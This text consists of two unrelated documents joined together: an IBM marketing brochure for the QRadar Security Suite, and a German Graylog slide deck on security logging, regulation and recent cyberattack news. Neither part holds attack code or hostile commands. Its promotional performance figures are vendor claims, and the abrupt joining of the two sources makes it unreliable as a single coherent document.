Modernize security operations with greater speed and visibility

The evolution of the IBM Security QRadar Suite



Designed around the analyst experience

Enable better decisions quickly using a common, streamlined, Unified Analyst Experience (UAX)

Gain accurate insights quickly

Streamline workflow with automation and AI designed for analysts, continuously updated threat X-Force threat detection and response expertise

Work with what you already have and expand to where you want to go

Built to meet you where you are using an open modular platform, standards, and ecosystem, with bi-directional integrations including federated search

Designed around the analyst experience

Enable better decisions quickly using a common set of Unified Analyst Experience (UAX) capabilities

Traditional Experience

- 8+ security UI's
- 30+ hours of tool training
- 2+ days of response time
- Manual investigation

Unified Analyst Experience


- 1 common UX
- Continuous learning
- < 30-minute response time¹
- Automated investigation

– What?
– When?
– Where?
– Who?
– How?


Take action

90%+ analyst time saved on investigating an incident²


“I equate the UAX to five additional FTEs, it was easier to get better data out of my tools with AI, than investing in more people. It made my people faster and better at their job.”¹



Enrich, correlate, and prioritize



Automated investigation and response recommendations



Federated search and threat hunting

Work with what you already have and expand to where you want to go

An open approach with federated search gives you flexibility to access data where it is, or consolidate when necessary

3,000+ Open Sigma SIEM rules


550+ Log adapters and apps for QRadar SIEM

300+ QRadar SOAR integrations

40+ Federated search sources

10+ Threat intelligence sources

150+ Open ecosystem vendors




“QRadar can be deployed and quickly start working from day one.”¹

“The extensive information captured in QRadar provides insights and time savings for users beyond the security team.”²


Accelerate your security, starting where you need to

Examples

Start where you need, and easily expand for additional capabilities



Start with what you have, and add what you need



- Wide set of integrations available to work with existing solutions to allow stepwise adoption
- Broader adoption of IBM solutions adds capabilities, context, insights and automation to the analyst experience with little incremental training or integrations
- Available as licensed software or SaaS

Thousands of open integrations at the center of your ecosystem



Open source and open community




Modernized security operations

Book a deep dive with an IBM rep to learn more about any QRadar Suite product

If you are experiencing cybersecurity issues or an incident, contact X-Force to help

US hotline 1-888-241-9812 

Global hotline (+001)
312-212-8034 

Schedule


A QRadar Suite Demo
[Click here](#)

Contact

An IBM Rep to schedule a QRadar Suite Demo

Schedule

A no-cost QRadar Value Assessment through your IBM Rep



DATA. INSIGHTS. ANSWERS.

graylog

GRAYLOG

Cybersecurity & Protokollierung

**“Egal, womit man
beginnt,**

Protokollierung ist
immer ein Thema...”

Regulierungswut?	01
Ein (altes) Vorgehensmodell	02
Was zu schützen wäre	03
Motive und Zielsetzung	04
(K)ein kreativer Job	05
Iterativ ans Ziel	06

Regulierungswut?

- **ISO 27001** Annex A.12.4
- §76 **BDSG**
- Art. 33 **DSGVO**
- § 8 **BSIG** (Mindeststandard BSI)
- **KRITIS**
- Art. 56, **NIS2**
- **Telekommunikationsgesetz**, 3.7
- Krankenhauszusatzgesetz (**KHZG**)
- uvm...



Ein **altes**

Vorgehensmodell

01

Detektion

02

Reaktion

03

Prävention

Was zu schützen wäre

Daten



Identitäten



Motive...

NACH RANSOMWARE-ATTACKER

Hacker reichen Beschwerde bei der SEC ein

Ein Unternehmen aus den USA meldete einen Cyberangriff mehrere Tage nicht an die Behörden. Nun haben die Angreifer ein wenig nachgeholfen.



in Pocket speichern



merken



16. November 2023, 11:59 Uhr, Marc Stöckel

Daten von Polizisten in Nordirland aus Versehen freigegeben

09.08.2023, 12:34 Uhr

Die Lage für Polizisten in Nordirland bleibt gefährlich. Einige Beamte erwähnen ihre Arbeit nicht einmal innerhalb der eigenen Familie. Wegen eines gewaltigen Datenleaks könnten nun viele gefährdet sein.

Neue Zürcher Zeitung

Russland schaltet mit einem Hackerangriff in der Ukraine den Strom aus. Gefährlich ist das neuartige Vorgehen – auch für den Westen

Ein neuer Bericht zeigt, wie russische Angreifer viel rascher als früher die ukrainische Stromversorgung sabotieren konnten.

Nordrhein-Westfalen

Cyberangriff auf Südwestfalen IT: Noch mehr Kommunen betroffen

